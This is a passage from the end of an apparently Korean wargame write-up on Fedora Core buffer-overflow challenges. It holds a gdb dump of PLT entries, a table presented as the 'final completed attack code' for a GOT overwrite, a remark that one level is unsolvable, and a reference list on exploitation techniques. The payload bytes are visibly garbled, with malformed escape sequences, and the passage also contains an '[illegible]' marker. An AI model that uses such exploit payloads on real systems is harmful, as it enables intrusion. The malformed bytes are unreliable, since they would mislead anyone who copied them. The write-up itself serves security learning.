0x80483c2 <memset@plt+6>: push $0x8
(gdb)
0x80483c7 <memset@plt+11>: jmp 0x804839c
(gdb)
0x80483cc <__libc_start_main@plt>: jmp *0x804983c
(gdb)
0x80483d2 <__libc_start_main@plt+6>: push $0x10
(gdb)
0x80483d7 <__libc_start_main@plt+11>: jmp 0x804839c
(gdb)
0x80483dc <strlen@plt>: jmp *0x8049840
(gdb)
0x80483e2 <strlen@plt+6>: push $0x18
(gdb)
0x80483e7 <strlen@plt+11>: jmp 0x804839c
(gdb)
0x80483ec <strcpy@plt>: jmp *0x8049844
(gdb)
0x80483f2 <strcpy@plt+6>: push $0x20
(gdb)
0x80483f7 <strcpy@plt+11>: jmp 0x804839c
(gdb)
0x80483fc <puts@plt>: jmp *0x8049848
(gdb)
0x8048402 <puts@plt+6>: push $0x28
(gdb)
0x8048407 <puts@plt+11>: jmp 0x804839c
(gdb)
0x804840c <exit@plt>: jmp *0x804984c
(gdb)
0x8048412 <exit@plt+6>: push $0x30
(gdb)
0x8048417 <exit@plt+11>: jmp 0x804839c
(gdb)
```

최종 완성된 공격코드

"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x34x98x98x04#x08"	"#x63x84x84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x35x98x98x04#x08"	"#x66x82x82x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x36x98x98x04#x08"	"#x6bxf84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x37x98x98x04#x08"	"#x6c38x84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x38x98x98x04#x08"	"#x6519x85x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x39x98x98x04#x08"	"#x747491x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x3ax98x98x04#x08"	"#x06x8dx8dx04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x3bx98x98x04#x08"	"#x6c38x84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x3cx98x98x04#x08"	"#x6d68x81x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x3dx98x98x04#x08"	"#x6fa8x86x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x3ex98x98x04#x08"	"#x06x8dx8dx04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x3fx98x98x04#x08"	"#x6c38x84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x40x98x98x04#x08"	"#x6b19x96x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x41x98x98x04#x08"	"#xa938x98x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x42x98x98x04#x08"	"#x659fx91x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x43x98x98x04#x08"	"#x6c38x84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x44x98x98x04#x08"	"#x6e19x95x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x45x98x98x04#x08"	"#x7658x84x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x46x98x98x04#x08"	"#x6568x96x04#x08"
"#x67x63x04#x08"	"#x67x67x86x04#x08"	"#x47x98x98x04#x08"	"#x6c38x84x04#x08"

GOT Overwrite

[illegible]

4.11. FC10 dark_mare (solve impossible)

http://www.hackersschool.org/HS_Boards/zboard.php?id=bof_fellowship_2round&page=1&sn1=&di vpage=1&sn=off&ss=on&sc=on&select_arrange=headnum&desc=asc&no=32

문제 환경상의 이유로 풀이가 불가능한 문제라고 생각합니다.

FC10 dark_mare 이후의 문제는 추후에 문서를 버전업해서 다시 공개하겠습니다.

5. Reference

<http://dl.acm.org/citation.cfm?id=2338075>
<http://www.tenouk.com/Bufferoverflowc/Bufferoverflow1c.html>
<http://blog.naver.com/coolten/140057845842>
<http://www.eecg.toronto.edu/~lie/Courses/ECE1776-2006/Lectures/Lecture2.pdf>
<http://myvirtualbrain.blogspot.kr/2012/07/defeating-aslr-brute-force.html>
<http://studyfoss.egloos.com/5279959>
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_local_do_system.txtW
http://x82.inetcop.org/h0me/papers/FC_exploit/relocation.txt
<http://bbolmin.tistory.com/33>
<https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>
<http://ezbeat.tistory.com/233>
http://www.hackersschool.org/Sub_Html/HS_Community/?Type=Library&More_Size=1270
Fedora Core 5 에서 Local Stack Overflow Exploit [viiin]
Fedora5_Overflow_Leopardan
Fedora core 기반 do_system() RTL 공격기법 [kissmefox]
정보보안개론과 실습 : 시스템해킹과 보안 (한빛미디어)
Jmp *%esp, Call *%esp 를 이용한 Buffer Overflow Exploit 제작
Fedora core do_system() RTL 기반 공격기법
ROP_Zombie_idkwim
Smashing the stack in 2010 Report for the Computer Security exam at the Politecnico di Torino
New Local & Remote Exploit to Get Over Exec shield Exec-Protection o
Lecture 2: Exploiting Vulnerabilities: Buffer Overflow,Format string, Timing Attacks, and Logic Attacks
History of Buffer Overflow by Jerald lee
fedora_core_3,4,5_stack_overflow by randomkid
ASLR Smack & Laugh Reference
buffer_overflow_foundation_pub by 달고나
Buffer-Overflow Vulnerabilities and Attacks Lecture Notes (Syracuse University)
BOF by yumere
BOF of 2.6 Kernel ! by 박수완